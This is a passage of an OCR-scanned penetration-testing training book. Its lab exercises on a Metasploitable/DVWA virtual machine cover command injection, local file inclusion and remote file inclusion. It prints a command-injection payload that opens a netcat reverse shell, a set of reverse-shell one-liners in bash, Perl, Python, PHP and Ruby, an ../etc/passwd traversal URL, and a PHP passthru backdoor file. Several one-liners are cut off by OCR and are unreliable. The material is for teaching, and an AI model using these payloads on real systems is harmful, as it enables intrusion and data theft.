:shell_su                    Execute commands with su.
:system_procs                List running processes.
:system_info                 Collect system information.
:system_extensions           Collect PHP and webserver extension list.
:backdoor_reversetcp         Execute a reverse TCP shell.
:backdoor_tcp                Spawn a shell on a TCP port.
:file_edit                   Edit remote file on a local editor.
:file_gzip                   Compress or expand gzip files.
:file_upload                 Upload file to remote filesystem.
:file_cp                     Copy single file.
:file_upload2web             Upload file automatically to a web folder and get corresponding URL.
:file_tar                    Compress or expand tar archives.
:file_zip                    Compress or expand zip files.
:file_clearlog               Remove string from a file.
:file_webdownload            Download an URL.
:file_rm                     Remove remote file.
:file_download               Download file from remote filesystem.
:file_bzip2                  Compress or expand bzip2 files.
:file_find                   Find files with given names and attributes.
:file_enum                   Check existence and permissions of a list of paths.
:file_touch                  Change file timestamp.
:file_ls                     List directory content.
:file_grep                   Print lines matching a pattern in multiple files.
:file_check                  Get attributes and permissions of a file.
:file_read                   Read remote file from the remote filesystem.
:file_cd                     Change current working directory.
:file_mount                  Mount remote filesystem using HTTPfs.
```

**Remote Code Execution:**

Remote code execution is the ability to execute a code inside the website and run OS commands and interacting with the website host operating system. For example, if the website offers a service that allow the user to verify connectivity using ping command, that is mean the website allow end users to interact with the Website operating system. If the website does not sanitize the input and only pass “ping command” there is a high possibility the user can pass other commands to the OS that might lead to pulling sensitive information from the system.

Remote Code Evaluation which is a vulnerability can be exploited if a user


https://t.me/learningnets

input is injected into a File or a String and executed (evaluated) by the programming language's parser. Usually this behavior is not intended by the developer of the web application. A Remote Code Evaluation can lead to a full compromise of the vulnerable web application and web server. It is important to note that almost every programming language has code evaluation functions.

## Exercise 49: Remote Code Execution


In the following example we are going to use the Metasploitable virtual machine web site to exercise remote code execution.


1. Open Web page from Kali Linux to Metasploitable DVWA web page and click on Command execution.
2. Enter Kali IP address and click ping.




3. In Linux OS we can combined many command in one line using the sign (;) so we can send ping command followed by the sign; then any command we choose for example I can send the Kali IP address followed by command pwb

https://t.me/learningnets




4. We can use this vulnerability to create a reverse connection that will give us access to the website OS same way as the shell.php

5. Make kali Linux listen to outside connections

https://t.me/learningnets

```
root@kali: ~ 154x23
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
```

6. Open the webpage to command execution and inter in the Ping field the following

**10.0.2.15; nc –e /bin/sh 10.0.2.15 8080**




7. Go back to kali terminal and see the connection established.
8. Now you can run Linux commands inside the Metasploitable machine.

```
root@kali: ~ 154x23
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.23] from (UNKNOWN) [10.0.2.5] 34131
pwd
/var/www/dvwa/vulnerabilities/exec
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig

ls
help
index.php
source
cd /root
```

## Notes

- users accessing the vulnerable machine using code execution does not have a root permission and it is limited to the allowed tasks and commands that a web user can do.

- Depending on the website technology, you might need to change the reverse connection instructions, below is reverse connection instructions in different programing languages.

- You choose the language based on the website, for example if the website uses PHP, choose PHP instruction below to make the reverse connection
- The IP address of the attack server and the port used, should be included on the instruction
- Kali reverse connection listener should be setup using

#ns -vv -l -p <port number>

**Reverse connection code in different languages**

**BASH**

bash -i >& /dev/tcp/10.0.2.15/8080 0>&1

**PERL**

perl -e 'use
Socket;$i="10.0.2.15";$p=8080;socket(S,PF_INET,SOCK_STREAM,ge
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");e
-i");};'

**Python**

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

**PHP**

php -r '$sock=fsockopen("10.0.2.15",8080);exec("/bin/sh -i <&3 >&3
2>&3");'

**Ruby**

ruby -rsocket -e'f=TCPSocket.open("10.0.2.15",8080).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

**Netcat**

nc -e /bin/sh 10.0.2.15 8080

https://t.me/learningnets

**Local files inclusion variabilities (LFI)**
File inclusions are part of every advanced server-side scripting language on the web. They are needed to keep web applications code tidy and maintainable. They also allow web applications to read files from the file system, provide download functionality, parse configuration files, and do other similar tasks. If it is not implemented properly, attackers can exploit them and craft a LFI attack which may lead to information disclosure, cross-site-Scripting (XSS) and remote code execution (RFI) vulnerabilities.


**How to Test**

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a black box testing approach, we should look for scripts which take filenames as parameters.
Consider the following example:
**http://vulnerable_host/preview.php?file=example.html**
This looks like a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.
Typical proof-of-concept would be to load passwd file:
**http://vulnerable_host/preview.php?file=../../../../etc/passwd**


## Exercise 50: File Inclusion

1. In Kali open webpage of Metasploitable machine DVWA page
2. Click on File exclusion

https://t.me/learningnets




In the web page address bar and after the word page= inter any name to reveal the path




3. This give us an error as shown above, from the error we can see the location of the file which is /var/www/dvwa/vulnerabilities/fi/include.php
4. The current location at the operating system is under


https://t.me/learningnets

/var/www/vulnerabilities/fi/

5. if we want to read another file in other directory for example we need to read /etc/passwd file which contain all users of this machine we have to go back 5 locations as follow:




6. If we want to see the /ect/passwd file then we should write in the URL the following? page=../../../../../etc/passwd
7. Here I am asking the Linux terminal to return back 5 spaces to return to root position so I can read the file /etc/passwd, it is like someone type cd.. 5 times.




8. Through this website vulnerability we were successful to know all the users of the machine from the etc/passwd file, same way we can access any other file.

**Remote file inclusion vulnerability**

Remote file inclusion vulnerability is the same as local file vulnerability but the difference is in the address bar we put the IP address of another server

https://t.me/learningnets

and path to a file that the website will execute, this will allow us open a backdoor in the website itself. To do this there is parameter in the PHP configuration file **(Allow URL fopen)** if this set to On then remote file inclusion can be done.

## Exercise 51: Remote File inclusion

1. To check the function of PHP setting, go to Metasploitable machine and type the command

#sudo nano /etc/php5/cgi/php.ini

```
msfadmin@metasploitable:/etc$ sudo nano  /etc/php5/cgi/php.ini
```

2. Enter root password ( msfadmin**)**

```
  GNU nano 2.0.7         File: /etc/php5/cgi/php.ini


[PHP]


;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-recommended
; and http://php.net/manual/en/security.php.


;;;;;;;;;;;;;;;;;;;
; About php.ini   ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior.  In order for PHP to
; read it, it must be named 'php.ini'.  PHP looks for it in the current
; working directory, in the path designated by the environment variable
; PHPRC, and in the path that was defined in compile time (in that order).
                [ Read 1251 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

https://t.me/learningnets

3. Hit Control W to start search inside nano for (allow_url)








4. Change the second parameter ( allow_url-include=off to on )
5. Control X Then Save and exit
6. In kali machine, create the remote file that will include reverse connection in the Kali machine, so open leafpad and inter the


https://t.me/learningnets

following php code

<?php
Passthru("nc -e /bin/sh *kali Ip address port*");
?>





- passthru (" ") ; enable you to execute any command between the prickets .
- Save the file in Kali under /var/www/html as .txt file
- In Kali machine listen to external connection using command #nc –vv –l –p 8080
  - Make sure that apache2 service is running in the Kali machine and you can access the file through browser inside kali




7. I created a webpage in my kali machine called rmotefile.txt, this webpage includes php script.
8. When it is accessed, it will start reverse connection back to Kali machine
